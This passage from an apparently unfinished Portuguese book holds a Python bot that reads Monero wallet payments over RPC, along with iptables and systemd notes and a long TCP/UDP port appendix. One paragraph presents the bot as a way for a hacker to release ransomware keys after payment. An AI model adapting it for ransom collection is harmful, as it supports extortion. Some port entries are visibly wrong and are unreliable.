O BOT só irá realizar a leitura dos fundos destravados, dos endereços na wallet e também nas transferências de entrada. Uma wallet Monero tem um fundo destravado, um valor em XMR. Uma wallet pode possuir muitos endereços pũblicos de pagamento, isso ocorre pois o Monero pode ter muitos endereços públicos gerados a partir do endereço privado. Cada pagamento que recebe-se (transação IN ou PENDING), possui um campo de endereço de pagamento público, então fiz a associação da seguinte forma: Uma wallet possui endereços públicos e endereços públicos possuem transações IN. Estou ignorando o histórico e PENDING e OUT pois quero apenas as transações confirmadas. Veja o código do BOT de recebimento de pagamentos.

```
1.  #!/usr/bin/python3
2.  #/opt/monero/wallets/monerorpc.py
3.  import requests, traceback, datetime;
4.
5.  FILE_NAME_RPC="";
6.  PASSWORD="";
7.  IP="127.0.0.1";
8.  PORT=28088;
9.  TAX = 0.006;
10.
11. class MoneroTransfer():
12.         def __init__(self, txid, amount_atomic, fee, height, timestamp ):
13.             self.txid = txid;
14.             self.amount_atomic = amount_atomic;
15.             self.fee = fee;
16.             self.height = height;
17.             self.timestamp = timestamp;
18.         def amount(self):
19.             return self.amount_atomic / 1000000000000;
20.         def date(self):
21.             return datetime.datetime.fromtimestamp( self.timestamp );
22.
23. class MoneroAddress:
```

```
24.         def __init__(self, address, balance_atomic):
25.             self.address = address;
26.             self.balance_atomic = balance_atomic;
27.             self.transfer_in = [];
28.             self.transfer_out = [];
29.             self.transfer_pending = [];
30.
31.         def add_transfer(self, js):
32.             buffer = MoneroTransfer(js["txid"], js["amount"], js["fee"], js["height"],
    js["timestamp"]);
33.             if js["type"] == "in":
34.                 self.transfer_in.append(buffer);
35.             elif js["type"] == "out":
36.                 self.transfer_out.append(buffer);
37.             elif js["type"] == "pending":
38.                 self.transfer_pending.append(buffer);
39.             else:
40.                 print("Error transfer process: ", js);
41.
42.         def balance(self):
43.             return self.balance_atomic() / 1000000000000;
44.
45. class MoneroRPC:
46.         def __init__(self, ip, port, filename, password):
47.             self.ip = ip;
48.             self.port = port;
49.             self.filename = filename;
50.             self.password = password;
51.             self.address = [];
52.             self.url = "http://" + ip + ":" + str(port) + "/json_rpc";
53.
54.         def close_wallet(self):
55.             envelope = {"jsonrpc" : "2.0", "id" : "0", "method" : "close_wallet" };
56.             return requests.post( self.url, json=envelope ).json()["result"];
57.
58.         def getKey(self):
59.             envelope = {"jsonrpc" : "2.0", "id" : "0", "method" : "query_key", "params" : {
    "key_type" : "mnemonic"} };
60.             return requests.post( self.url, json=envelope ).json()["result"];
61.
62.         def open_wallet(self):
63.             envelope = {"jsonrpc" : "2.0", "id" : "0", "method" : "open_wallet", "params" : {
    "filename" : self.filename, "password" : self.password} };
64.             buffer = requests.post( self.url, json=envelope ).json()["result"];
65.             self.getbalance();
66.
67.         def getbalance(self):
68.             envelope = {"jsonrpc" : "2.0", "id" : "0", "method" : "getbalance" };
```

```
69.             buffer = requests.post( self.url, json=envelope ).json()["result"];
70.             for address_json in buffer["per_subaddress"]:
71.                 addr = MoneroAddress( address_json["address"],
    address_json["unlocked_balance"]  );
72.                 self.address.append(addr);
73.
74.         def balance_atomic(self):
75.             total = 0.0;
76.             for buffer in self.address:
77.                 total += buffer.balance_atomic;
78.             return total;
79.
80.         def balance(self):
81.             return self.balance_atomic() / 1000000000000;
82.
83.         def get_transfers(self):
84.             envelope = {"jsonrpc" : "2.0", "id" : "0", "method" : "get_transfers", "params" : { "in" :
    True, "out" : True, "pending" : True} };
85.             buffer = requests.post( self.url, json=envelope ).json()["result"];
86.             self.__add_transfers__("in", buffer);
87.             self.__add_transfers__("out", buffer);
88.             self.__add_transfers__("pending", buffer);
89.
90.         def __add_transfers__(self, type_transfer, data ):
91.             if data.get( type_transfer ) == None:
92.                 return;
93.             buffers = sorted_data = sorted(data[type_transfer], key=lambda x: x['timestamp'])
94.             for buffer in buffers:
95.                 addr_buffer = [x for x in self.address if x.address == buffer["address"]];
96.                 if len(addr_buffer) == 0:
97.                     print("Endereço nao encontrado: ", buffer["address"]);
98.                 else:
99.                     addr_buffer[0].add_transfer(buffer);
100.
101.    if __name__ == "__main__":
102.        rpc = MoneroRPC(IP, PORT, FILE_NAME_RPC, PASSWORD);
103.        array_js = [];
104.        try:
105.            rpc.open_wallet();
106.            try:
107.                print( "\033[91m [*] \033[0m\033[91mTOTAL:\033[0m  ", str(rpc.balance()) +
    "\033[91mXMR\033[0m"  );
108.                rpc.get_transfers();
109.                for buffer in rpc.address:
110.                    print("\t", buffer.address[-10:], "Transactions", len(buffer.transfer_in));
111.                    for transaction in buffer.transfer_in:
112.                        buffer_fat = int(transaction.amount() / TAX);
113.                        if buffer_fat == 0:
```

```
114.                        buffer_fat = 1;
115.                    data_registro = transaction.date();
116.                    data_validacao = data_registro;
117.                    data_final = data_validacao + datetime.timedelta(days=(31 * buffer_fat ));
118.                    print("\t +", transaction.amount(), "\t\t", transaction.date(), "\t",
    transaction.txid[-10:], "\t", buffer_fat, "\t", data_final);
119.            except:
120.                traceback.print_exc();
121.            finally:
122.                rpc.close_wallet();
123.        except:
124.            traceback.print_exc();
125.
```

No caso especial deste material, o autor deste livro exibe para o cliente que a contribuição foi recebida, no caso de um hacker, ele pode retornar as chaves de criptografia de um ransomware, ou uma mensagem informando que não prosseguirá com o ataque. O hacker vai saber como responder.

<automatizar o RPC a cada 10 minutos no cron>

21.2.4 Criando regras de acesso pela rede

Caso esta máquina seja consultada por outras máquinas na rede, então deverá adicionar uma regra na listagem de regras, se não possui, terá que criar um novo arquivo chamado regras.sh. Sobre as regras da rede Netfilter recomendo ler o livro de Debian GNU/Linux.

<imagem de regras iptables>

Dê a permissão de execução para o script /usr/etc/regras.sh e então teste executando o script. Se tudo der certo, o comando iptables com parâmetro -L irá mostrar as regras.

<imagem das regras persistidas na memória>

Para agendar a execução na inicialização do GNU/Linux, crie um novo arquivo chamado regras.service no diretório **/etc/systemd/system/**, conforme imagem abaixo.

Mas faça isso somente se possui mais de um computador na rede que também possui carteiras, tal como celulares e outros computadores na mesma rede.

ÁREA DE TRABALHO, DAQUI PARA BAIXO NÃO SE LEVA EM CONSIDERAÇÃO

22 Teorias conspiracionistas e Hacktivismo (falta)

21 5 olhos, 9 olhos e 14 olhos

Apêndice I Portas UDP e TCP

0/TCP,UDP	Reservada.	Fora de Serviço
1/TCP,UDP	TCPMUX (Serviço de porta TCP multiplexador)	Oficial
5/TCP,UDP	RJE (Remote Job Entry - Entrada de trabalho remoto)	Oficial
7/TCP,UDP	ECHO protocol (Serviço Echo)	Oficial
9/TCP,UDP	DISCARD protocol (Serviço zero para teste de conexão)	Oficial
11/TCP,UDP	SYSTAT protocol (Serviço de Estado do Sistema para listar as portas conectadas)	Oficial
13/TCP,UDP	DAYTIME protocol (Envia data e hora para a máquina requerente)	Oficial
17/TCP,UDP	QOTD protocol (Envia a citação do dia para a máquina conectada)	Oficial
18/TCP,UDP	Message Send Protocol (Protocolo de envio de mensagem)	Oficial

19/TCP,UDP	CHARGEN protocol (Character Generator Protocol - Protocolo de geração de caracter)	Oficial
20/TCP	FTP (File Transfer Protocol - Protocolo de transferência de arquivo) - Porta de dados do FTP	Oficial
21/TCP	FTP (File Transfer Protocol - Protocolo de transferência de arquivo) - Porta do Protocolo de Transferência de Arquivos	Oficial
22/TCP,UDP	SSH (Secure Shell - Shell seguro) - Usada para logins seguros, transferência de arquivos e redirecionamento de porta	Oficial
23/TCP,UDP	Telnet protocol - Comunicação de texto sem encriptação	Oficial
25/TCP,UDP	SMTP (Simple Mail Transfer Protocol - Protocolo simples de envio de e-mail) - usada para roteamento de e-mail entre servidores (Atualmente é utilizada a porta 587,conforme Comitê Gestor da Internet no Brasil CGI.br	Oficial
26/TCP,UDP	RSFTP - protocolo similar ao FTP	Não-oficial
35/TCP,UDP	QMS Magicolor 2 printer	Não-oficial
37/TCP,UDP	TIME protocol (Protocolo de Tempo)	Oficial
38/TCP,UDP	Route Access Protocol (Protocolo de Acesso ao roteador)	Oficial
39/TCP,UDP	Resource Location Protocol (Protocolo de localização de recursos)	Oficial
41/TCP,UDP	Graphics (gráficos)	Oficial
42/TCP,UDP	Host Name Server (Servidor do Nome do Host)	Oficial
42/TCP,UDP	WINS [3]	Não-oficial/Conflito
43/TCP	WHOIS (protocolo de consulta de informações de contato e DNSprotocol)	Oficial
49/TCP,UDP	TACACS Login Host protocol(Protocolo de Login no Host)	Oficial
53/TCP,UDP	DNS (Domain Name System - Sistema de nome de domínio)	Oficial
57/TCP	MTP, Mail Transfer Protocol (Protocolo de transferência de e-mail)	
67/UDP	BOOTP (BootStrap Protocol) server; também utilizada por DHCP (Protocolo de configuração dinâmica do Host)	Oficial
68/UDP	BOOTP client; também utilizada por DHCP	Oficial

69/UDP	TFTP(Trivial File Transfer Protocol) (Protocolo de transferência de arquivo trivial)	Oficial
70/TCP	Gopher (Protocolo para indexar repositórios)	Oficial
79/TCP	Finger protocol (Serviço finger para informações de contato do usuário)	Oficial
80/TCP	HTTP (HyperText Transfer Protocol - Procolo de transferência de HiperTexto) - usada para transferir páginas WWW	Oficial
80/TCP	HTTP Alternate (HyperText Transfer Protocol - Protocolo de transferência de HiperTexto)	Oficial
81/TCP	Skype protocol	Oficial
81/TCP	Torpark - Onion routing ORport	Não-oficial
82/UDP	Torpark - Control Port	Não-oficial
88/TCP	Kerberos (Protocolo de comunicações individuais seguras e identificadas) - authenticating agent	Oficial
101/TCP	HOSTNAME (Serviços de nomes para máquinas SRI-NIC)	
102/TCP	ISO-TSAP protocol (Aplicações de rede do Ambiente de Desenvolvimento ISO (ISODE)	
107/TCP	Remote Telnet Service (Serviço remoto Telnet)	
109/TCP	POP (Post Office Protocol): Protocolo de Correio Eletrônico, versão 2	
110/TCP	POP3 (Post Office Protocol version 3): Protocolo de Correio Eletrônico, versão 3 - usada para recebimento de e-mail	Oficial
111/TCP,UDP	sun protocol (Protocolo da Chamada de Procedimento Remoto (RPC) para execução de comandos remotos, usado pelo Sistema de Arquivo de Rede (NFS)	Oficial
113/TCP	ident - antigo identificador de servidores, ainda usada em servidores IRC para identificar seus usuários	Oficial
115/TCP	SFTP, (Simple File Transfer Protocol) (Protocolo de simples transferência de arquivo)	
117/TCP	UUCP-PATH (Serviços da Localidade do Protocolo de Cópia Unix-para-Unix)	
118/TCP,UDP	SQL Services	Oficial
119/TCP	NNTP (Network News Transfer Protocol) (Protocolo de transferência de notícias na rede) - usada para recebimento de mensagens de newsgroups	Oficial
123/UDP	NTP (Network Time Protocol) (Protocolo de tempo na rede) - usada para sincronização de horário	Oficial

135/TCP,UDP	EPMAP (End Point Mapper) / Microsoft RPC Locator Service (Microsoft RPC Serviço de localização)	Oficial
137/TCP,UDP	NetBIOS NetBIOS Name Service	Oficial
138/TCP,UDP	NetBIOS NetBIOS Datagram Service (Serviço de datagrama NetBios)	Oficial
139/TCP,UDP	NetBIOS NetBIOS Session Service (Serviço de sessão NetBios)	Oficial
143/TCP,UDP	IMAP4 (Internet Message Access Protocol 4) (Protocolo de Acesso a mensagens na Internet) - usada para recebimento de e-mail	Oficial
152/TCP,UDP	BFTP, Background File Transfer Program (Protocolo de transferência de arquivo em Background(fundo)	
153/TCP,UDP	SGMP, Simple Gateway Monitoring Protocol (Protocolo de simples monitoramento do gateway)	
156/TCP,UDP	SQL Service (Serviço SQL)	Oficial
158/TCP,UDP	DMSP, Distributed Mail Service Protocol (Protocolo de serviço de e-mail distribuído)	
161/TCP,UDP	SNMP (Simple Network Management Protocol) (Protocolo simples de gerenciamento de rede)	Oficial
162/TCP,UDP	SNMPTRAP	Oficial
170/TCP	Print-srv (Print Server)	
179/TCP	BGP (Border Gateway Protocol)(Protocolo de Gateway de Borda)	Oficial
194/TCP	IRC (Internet Relay Chat)	Oficial
201/TCP,UDP	AppleTalk Routing Maintenance	
209/TCP,UDP	The Quick Mail Transfer Protocol (Protocolo de rápida transferência de mail)	
213/TCP,UDP	IPX (Internetwork Packet Exchange) (Troca de pacote na área de trabalho da internet)	Oficial
218/TCP,UDP	MPP, Message Posting Protocol (Protocolo de postagem de mensagem)	
220/TCP,UDP	IMAP, Interactive Mail Access Protocol, version 3 (Protocolo de acesso interativo ao mail)	
259/TCP,UDP	ESRO, Efficient Short Remote Operations (Operações remotas de curta eficiência)	
264/TCP,UDP	BGMP, Border Gateway Multicast Protocol	
311/TCP	Apple Server-Admin-Tool, Workgroup-Manager-Tool, (Ferramenta de gerenciamento de workgroup)	

318/TCP,UDP	TSP, Time Stamp Protocol	
323/TCP,UDP	IMMP, Internet Message Mapping Protocol (Protocolo de mapeamento de mensagem da internet)	
383/TCP,UDP	HP OpenView HTTPs Operations Agent	
366/TCP,UDP	SMTP, Simple Mail Transfer Protocol (Protocolo de simples transferência de mail). ODMR, On-Demand Mail Relay	
369/TCP,UDP	Rpc2portmap	Oficial
371/TCP,UDP	ClearCase albd	Oficial
384/TCP,UDP	A Remote Network Server System (Sistema servidor de rede remota)	
387/TCP,UDP	AURP, AppleTalk Update-based Routing Protocol	
389/TCP,UDP	LDAP (Lightweight Directory Access Protocol)(Protocolo de acesso a diretório lightweight)	Oficial
401/TCP,UDP	UPS Uninterruptible Power Supply (Suprimento de potência Ininterruptível)	Oficial
411/TCP	Direct Connect (Rede de conexão direta, Conexão direta) Hub port	Não-oficial
412/TCP	Direct Connect Client-To-Client port	Não-oficial
427/TCP,UDP	SLP (Service Location Protocol) (Protocolo de serviço de localização)	Não-oficial
443/TCP	HTTPS - HTTP Protocol over TLS/SSL (transmissão segura)(Camada de transporte seguro)	Oficial
444/TCP,UDP	SNPP, Simple Network Paging Protocol (Protocolo simples de paging de rede)	
445/TCP	Microsoft-DS (Active Directory, Windows shares, Sasser (vírus), Agobot, Zobotworm	Oficial
445/UDP	Microsoft-DS SMB (Bloco de mensagem de servidor) file sharing	Oficial
464/TCP,UDP	Kerberos Change/Set password	Oficial
465/TCP	SMTP over SSL - Conflito registrado com protocolo Cisco	Conflito
500/TCP,UDP	ISAKMP, IKE-Internet Key Exchange	Oficial
502/TCP,UDP	Modbus, Protocol	
512/TCP	exec, Remote Process Execution (Processo de execução remota)	

512/UDP	comsat, together with biff: notifica usuários acerca de novos e-mail's não lidos	
513/TCP	Login	
513/UDP	Who	
514/TCP	rsh protocol(protocolo de shell remoto) - usado para executar linha de comando não interativa em sistema remoto e visualizar a tela de retorno	
514/UDP	syslog protocol - usado para log do sistema	Oficial
515/TCP	Line Printer Daemon protocol - usada em servidores de impressão LPD	
517/UDP	Talk	
518/UDP	NTalk	
520/TCP	efs	
520/UDP	Routing - RIP (Protocolo de informação do roteador)	Oficial
513/UDP	Router	
524/TCP,UDP	NetWare Core Protocol (NCP) (Protocolo de core do NetWare)	Oficial
525/UDP	Timed, Timeserver	
530/TCP,UDP	RPC (Procedimento de chamada remota)	Oficial
531/TCP,UDP	AOL Instant Messenger, IRC Mensageiro instantâneo AOL	Não-oficial
532/TCP	netnews	
533/UDP	netwall, For Emergency Broadcasts	
540/TCP	UUCP (Unix-to-Unix Copy Protocol)	Oficial
542/TCP,UDP	commerce (Commerce Applications)	Oficial
543/TCP	klogin, Kerberos login	
544/TCP	kshell, Kerberos Remote shell	
546/TCP,UDP	DHCPv6 client	
547/TCP,UDP	DHCPv6 server	

548/TCP	AFP (Apple Filing Protocol) (Protocolo de arquivamento da Apple)	
550/UDP	new-rwho, new-who	
554/TCP,UDP	RTSP (Real Time Streaming Protocol) (Protocolo de streaming em tempo real)	Oficial
556/TCP	Remotefs, rfs, rfs_server	
560/UDP	rmonitor, Remote Monitor (Monitor remoto)	
561/UDP	monitor	
563/TCP,UDP	NNTP protocol over TLS/SSL (NNTPS)	Oficial
587/TCP	email message submission (SMTP) (RFC 2476)	Oficial
591/TCP	FileMaker 6.0 Web Sharing (alternativa ao HTTP)	Oficial
593/TCP,UDP	HTTP RPC Ep Map	Oficial
604/TCP	TUNNEL	
631/TCP,UDP	IPP, (Internet Printing Protocol) (Protocolo de impressão na internet)	
636/TCP,UDP	LDAP sobre SSL	Oficial
639/TCP,UDP	MSDP, Multicast Source Discovery Protocol (Protocolo de descoberta de fonte multicast)	
646/TCP	LDP, Label Distribution Protocol (Protocolo de distribuição de rótulo)	
647/TCP	DHCP Failover Protocol	
648/TCP	RRP, Registry Registrar Protocol (Protocolo de registro)	
652/TCP	DTCP, Dynamic Tunnel Configuration Protocol (Protocolo de configuração dinâmica de túnel)	
654/TCP	AODV, Ad hoc On-Demand Distance Vector	
665/TCP	sun-dr, Remote Dynamic Reconfiguration (Reconfiguração remota dinâmica)	Não-oficial
666/UDP	Doom, First online first-person shooter	
674/TCP	ACAP, Application Configuration Access Protocol (Protocolo de acesso a configuração da aplicação)	
691/TCP	MS Exchange Routing	Oficial

692/TCP	Hyperwave-ISP	
694/UDP	Linux-HA High availability Heartbeat port	Não-oficial
695/TCP	IEEE-MMS-SSL	
698/TCP	OLSR, Optimized Link State Routing	
699/TCP	Access Network	
700/TCP	EPP, Extensible Provisioning Protocol (Protocolo de provisionamento extensível)	
701/TCP	LMP, Link Management Protocol (Protoloco de gerenciamento de link)	
702/TCP	IRIS over BEEP	
706/TCP	SILC, Secure Internet Live Conferencing (Conferência ao vivo da seguraça da internet)	
711/TCP	TDP, Tag Distribution Protocol (Protocolo de distribuição de marcadores)	
712/TCP	TBRPF, Topology Broadcast based on Reverse-Path Forwarding	
720/TCP	SMQP, Simple Message Queue Protocol (Protocolo de simples mensagem em fila)	
749/TCP, UDP	kerberos-adm, Kerberos administration	
750/UDP	Kerberos version IV	
782/TCP	Conserver serial-console management server	
829/TCP	CMP (Certificate Management Protocol)	
860/TCP	iSCSI	
873/TCP	rsync File synchronisation protocol	Oficial
901/TCP	Samba Web Administration Tool (SWAT)	Não-oficial
902	VMware Server Console[1]	Não-oficial
904	VMware Server Alternate (se a porta 902 estiver em uso - ex: SUSE linux)	Não-oficial
911/TCP	Network Console on Acid (NCA) - local tty redirection over OpenSSH	

981/TCP	SofaWare Technologies Remote HTTPS management for firewall devices running embedded Checkpoint Firewall-1 software	Não-oficial
989/TCP,UDP	FTP Protocol (data) over TLS/SSL	Oficial
990/TCP,UDP	FTP Protocol (control) over TLS/SSL	Oficial
991/TCP,UDP	NAS (Netnews Admin System)	
992/TCP,UDP	Telnet protocol over TLS/SSL	Oficial
993/TCP	IMAP4 sobre SSL (transmissão segura)	Oficial
995/TCP	POP3 sobre SSL (transmissão segura)	Oficial
Portas 1058 a 47808		
Porta	Descrição	Status
10001/tcp	nim AIX Network Installation Manager	Oficial
1059/tcp	nimreg	Oficial
1080/tcp	SOCKS proxy	Oficial
1099/tcp	RMI Registry	Oficial
1099/udp	RMI Registry	Oficial
1109/tcp	Kerberos POP	
1167/udp	phone, conference calling	
1176/tcp	Perceptive Automation Indigo home control server	Oficial
1182/tcp,udp	AcceleNet	Oficial
1194/udp	OpenVPN	Oficial
1198/tcp,udp	Cajo project. Transparência dinâmica livre de computação em Java	Oficial
1200/udp	[4] Steam Friends Applet]	Oficial
1214/tcp	Kazaa	Oficial
1223/tcp,udp	TGP: "TrulyGlobal Protocol" aka "The Gur Protocol"	Oficial

1234/tcp	TOTVS	Não-Oficial
1241/tcp,udp	Nessus Security Scanner	Oficial
1248/tcp	NSClient/NSClient++/NC_Net (Nagios)	Não-oficial
1270/tcp,udp	Microsoft Operations Manager 2005 agent (MOM 2005)	Oficial
1311/tcp	Dell Open Manage Https Port	Não-oficial
1313/tcp	Xbiim (Canvii server) Port	Não-oficial
1337/tcp	WASTE Encrypted File Sharing Program	Não-oficial
1344/tcp,udp	ICAP: Internet Content Adaptation Protocol (rfc3507)	Oficial
1352/tcp	IBM Lotus Notes/Domino RPC	Oficial
1387/tcp	Computer Aided Design Software Inc LM (cadsi-lm)	Oficial
1387/udp	Computer Aided Design Software Inc LM (cadsi-lm)	Oficial
1414/tcp	IBM MQSeries	Oficial
1431/tcp	RGTP	Oficial
1433/tcp,udp	Microsoft SQL database system	Oficial
1434/tcp,udp	Microsoft SQL Monitor	Oficial
1494/tcp	Citrix Presentation Server ICA Client	Oficial
1512/tcp,udp	WINS	
1514/udp	OSSEC / fujitsu-dtcns / Protocol Information and Warning	
1521/tcp	nCube License Manager	Oficial
1521/tcp	Oracle database default listener, in future releases official port 2483	Não-oficial
1522/tcp	Oracle database	
1522/udp	Oracle database	
1524/tcp	ingresslock, ingress	

1526/tcp	Oracle database common alternative for listener	Não-oficial
1533/tcp	IBM Sametime IM - Virtual Places Chat	Oficial
1547/tcp	Laplink	Oficial
1547/udp	Laplink	Oficial
1550	Gadu-Gadu (Direct Client-to-Client)	Não-oficial
1581/udp	Combat-net radio	Oficial
1589/udp	Cisco VQP (VLAN Query Protocol) / VMPS	Não-oficial
1627	iSketch	Não-oficial
1677/tcp	Novell GroupWise clients in client/server access mode	
1701/udp	l2tp, Layer 2 Tunnelling protocol	
1716/tcp	America's Army MMORPG Default Game Port	Oficial
1723/tcp	Microsoft PPTP VPN	Oficial
1723/udp	Microsoft PPTP VPN	Oficial
1725/udp	Valve Steam Client	Não-oficial
1755/tcp	Microsoft Media Services (MMS, ms-streaming)	Oficial
1755/udp	Microsoft Media Services (MMS, ms-streaming)	Oficial
1761/tcp,udp	cft-0	Oficial
1761/tcp	Novell Zenworks Remote Control utility	Não-oficial
1762-1768/tcp,udp	cft-1 to cft-7	Oficial
1812/udp	RADIUS - protocolo de autenticação	
1813/udp	radacct, (RADIUS) protocolo de conta	
1863/tcp	Windows Live Messenger	Oficial
1883/tcp,udp	Message Queuing Telemetry Transport (MQTT)	Não-oficial

1900/udp	Microsoft SSDP. Habilita a descoberta de dispositivos UPnP	Oficial
1935/tcp	Macromedia Flash Communications Server MX	Oficial
1970/tcp,udp	Danware Data NetOp Remote Control	Oficial
1971/tcp,udp	Danware Data NetOp School	Oficial
1972/tcp,udp	InterSystems Caché	Oficial
1975-77/udp	Cisco TCO (Documentation)	Oficial
1984/tcp	Big Brother - network monitoring tool	Oficial
1985/udp	Cisco HSRP	Oficial
2000/udp	Cisco SCCP (Skinny)	Oficial
2000/tcp	Cisco SCCP (Skinny)	Oficial
2002/tcp	Cisco Secure Access Control Server (ACS) for Windows	Não-oficial
2030	Oracle Services for Microsoft Transaction Server	Não-oficial
2031/tcp	mobrien-chat - Mike O'Brien <mike@mobrien.com> November 2004	Official
2031/udp	mobrien-chat - Mike O'Brien <mike@mobrien.com> November 2004	Official
2049/udp	nfs, NFS Server	Official
2049/udp	shilp	Official
2053/tcp	knetd, Kerberos de-multiplexor	
2056/udp	Civilization 4 multiplayer	Não-oficial
2074/tcp	Vertel VMF SA (i.e. App.. SpeakFreely)	Official
2074/udp	Vertel VMF SA (i.e. App.. SpeakFreely)	Official
2082/tcp	Infowave Mobility Server	Official
2082/tcp	CPanel, default port	Não-oficial
2083/tcp	Secure Radius Service (radsec)	Official

2083/tcp	CPanel default SSL port	Não-oficial
2086/tcp	GNUnet	Official
2086/tcp	WebHost Manager default port	Não-oficial
2087/tcp	WebHost Manager default SSL port	Não-oficial
2095/tcp	CPanel default webmail port	Não-oficial
2096/tcp	CPanel default SSL webmail port	Não-oficial
2161/tcp	?-APC Agent	Official
2181/tcp	EForward-document transport system	Official
2181/udp	EForward-document transport system	Official
2200/tcp	Tuxanci - Game Server (http://www.tuxanci.org)	Não-oficial[ligação inativa]
2219/tcp	NetIQ NCAP Protocol	Official
2219/udp	NetIQ NCAP Protocol	Official
2220/tcp	NetIQ End2End	Official
2220/udp	NetIQ End2End	Official
2222/tcp	DirectAdmin's default port	Não-oficial
2222/udp	Microsoft Office X antipiracy network monitor [5]	Não-oficial
2301/tcp	HP System Management Redirect to port 2381	Não-oficial
2302/udp	ArmA multiplayer (default for game)	Não-oficial
2302/udp	Halo: Combat Evolved multiplayer	Não-oficial
2303/udp	ArmA multiplayer (default for server reporting) (default port for game +1)	Não-oficial
2305/udp	ArmA multiplayer (default for VoN) (default port for game +3)	Não-oficial
2369/tcp	Default port for BMC Software CONTROL-M/Server - Configuration Agent port number - though often changed during installation	Não-oficial
2370/tcp	Default port for BMC Software CONTROL-M/Server - Port utilized to allow the CONTROL-M/Enterprise	Não-oficial

	Manager to connect to the CONTROL-M/Server - though often changed during installation	
2381/tcp	HP Insight Manager default port for webserver	Não-oficial
2400/TCP,UDP	Age of Empires II - The Conquerors	Oficial
2404/tcp	IEC 60870-5-104	Official
2427/udp	Cisco MGCP	Official
2447/tcp	ovwdb - OpenView Network Node Manager (NNM) daemon	Official
2447/udp	ovwdb - OpenView Network Node Manager (NNM) daemon	Official
2483/tcp,udp	Oracle database listening port for unsecure client connections to the listener, replaces port 1521	Official
2484/tcp,udp	Oracle database listening port for SSL client connections to the listener	Official
2546/tcp,udp	Vytal Vault - Data Protection Services	Não-oficial
2593/tcp,udp	RunUO - Ultima Online Server (http://www.runuo.com)	Não-oficial[ligação inativa]
2598/tcp	new ICA - when Session Reliability is enabled, TCP port 2598 replaces port 1494	Não-oficial
2612/tcp,udp	QPasa from MQSoftware (http://www.mqsoftware.com)	Official[ligação inativa]
2710/tcp	XBT Bittorrent Tracker	Não-oficial
2710/udp	XBT Bittorrent Tracker experimental UDP tracker extension	Não-oficial
2710/tcp	Knuddels.de	Não-oficial
2735/tcp	NetIQ Monitor Console	Official
2735/udp	NetIQ Monitor Console	Official
2809/tcp	corbaloc:iiop URL, per the CORBA 3.0.3 specification.	
Also used by IBM WebSphere Application Server Node Agent		

Official		
2809/udp	corbaloc:iiop URL, per the CORBA 3.0.3 specification.	
2944/udp	Megaco Text H.248	Não-oficial
2945/udp	Megaco Binary (ASN.1) H.248	Não-oficial
2948/tcp	WAP-push Multimedia Messaging Service (MMS)	Official
2948/udp	WAP-push Multimedia Messaging Service (MMS)	Official
2949/tcp	WAP-pushsecure Multimedia Messaging Service (MMS)	Official
2949/udp	WAP-pushsecure Multimedia Messaging Service (MMS)	Official
2967/tcp	Symantec AntiVirus Corporate Edition	Não-oficial
3000/tcp	Miralix License server	Não-oficial
3000/udp	Distributed Interactive Simulation (DIS), modifiable default port	Não-oficial
3001/tcp	Miralix Phone Monitor	Não-oficial
3002/tcp	Miralix CSTA	Não-oficial
3003/tcp	Miralix GreenBox API	Não-oficial
3004/tcp	Miralix InfoLink	Não-oficial
3006/tcp	Miralix SMS Client Connector	Não-oficial
3007/tcp	Miralix OM Server	Não-oficial
3050/tcp,udp	gds_db (Interbase/Firebird)	Official
3074/tcp,udp	Xbox Live	Official
3128/tcp	HTTP used by web caches and the default port for the Squid cache	Official
3260/tcp	iSCSI target	Official
3305/tcp,udp	ODETTE-FTP	Official
3306/tcp,udp	MySQL Database system	Official

3333/tcp	Network Caller ID server	Não-oficial
3389/tcp	Microsoft Terminal Server (RDP) officially registered as Windows Based Terminal (WBT)	Official
3396/tcp	Novell NDPS Printer Agent	Official
3689/tcp	DAAP Digital Audio Access Protocol used by Apple's iTunes	Official
3690/tcp	Subversion version control system	Official
0000/não é seguro	World of Warcraft Online gaming MMORPG	Official
3784/tcp	Ventrilo VoIP program used by Ventrilo	Official
3785/udp	Ventrilo VoIP program used by Ventrilo	Official
3872/tcp	Oracle Management Remote Agent	Não-oficial
3900/tcp	Unidata UDT OS udt_os	Official
3945/tcp	Emcads server service port, a Giritech product used by G/On	Official
4000/tcp	remoteanything	
4007/tcp	PrintBuzzer printer monitoring socket server	Não-oficial
4089/udp	OpenCORE Remote Control Service	Official
4089/tcp	OpenCORE Remote Control Service	Official
4093/udp	PxPlus Client server interface ProvideX	Official
4093/tcp	PxPlus Client server interface ProvideX	Official
4096/tcp	Sitef-Software Express	Não-oficial
4100	WatchGuard Authentication Applet - default port	Não-oficial
4111/tcp,udp	Xgrid	Official
4111/tcp	Microsoft Office SharePoint Portal Server - default administration port	Não-oficial
4226/tcp,udp	Aleph One (computer game)	Não-oficial
4224/tcp	Cisco CDP Cisco discovery Protocol	???

4569/udp	Inter-Asterisk eXchange - IAX	Não-oficial
4662/tcp	eMule - port often used	Não-oficial
4662/tcp	OrbitNet Message Service	Official
4664/tcp	Google Desktop Search	Não-oficial
4672/udp	eMule - port often used	Não-oficial
4894/tcp	LysKOM Protocol A	Official
4899/tcp	Radmin remote administration tool (program sometimes used as a Trojan horse)	Official
5000/tcp	commplex-main	Official
5000/tcp	UPnP - Windows network device interoperability	Não-oficial
5001/tcp	Slingbox and Slingplayer	Não-oficial
5003/tcp	FileMaker Filemaker Pro	Official
5004/udp	RTP Real-time Transport Protocol	Official
5005/udp	RTP Real-time Transport Protocol	Official
5050/tcp	Yahoo! Messenger Yahoo! Messenger	Official
5051/tcp	ita-agent Symantec Intruder Alert	Official
5060/tcp	Session Initiation Protocol (SIP)	Official
5060/udp	Session Initiation Protocol (SIP)	Official
5061/tcp	Session Initiation Protocol (SIP) over Transport Layer Security (TLS)	Official
5093/udp	SPSS License Administrator (SPSS)	Official
5104/tcp	IBM NetCOOL / IMPACT HTTP Service	Não-oficial
5121	Neverwinter Nights and its mods, such as Dungeon Eternal X	Não-oficial
5190/tcp	ICQ, AOL Instant Messenger e MSN Messenger	Official
5222/tcp	XMPP/Jabber - client connection	Official

5223/tcp	XMPP/Jabber - default port for SSL Client Connection	Não-oficial
5269/tcp	XMPP/Jabber - server connection	Official
5351/tcp,udp	NAT Port Mapping Protocol - client-requested configuration for inbound connections through network address translators	Official
5353/udp	mDNS - multicastDNS	
5402/tcp,udp	StarBurst AutoCast MFTP	Official
5405/tcp,udp	NetSupport Manager	Official
5432/tcp	PostgreSQL database system	Official
5445/udp	Cisco Vidéo VT Advantage	???
5495/tcp	Applix TM1 Admin server	Não-oficial
5498/tcp	Hotline tracker server connection	Não-oficial
5499/udp	Hotline tracker server discovery	Não-oficial
5500/tcp	VNC remote desktop protocol - for incoming listening viewer, Hotline control connection	Não-oficial
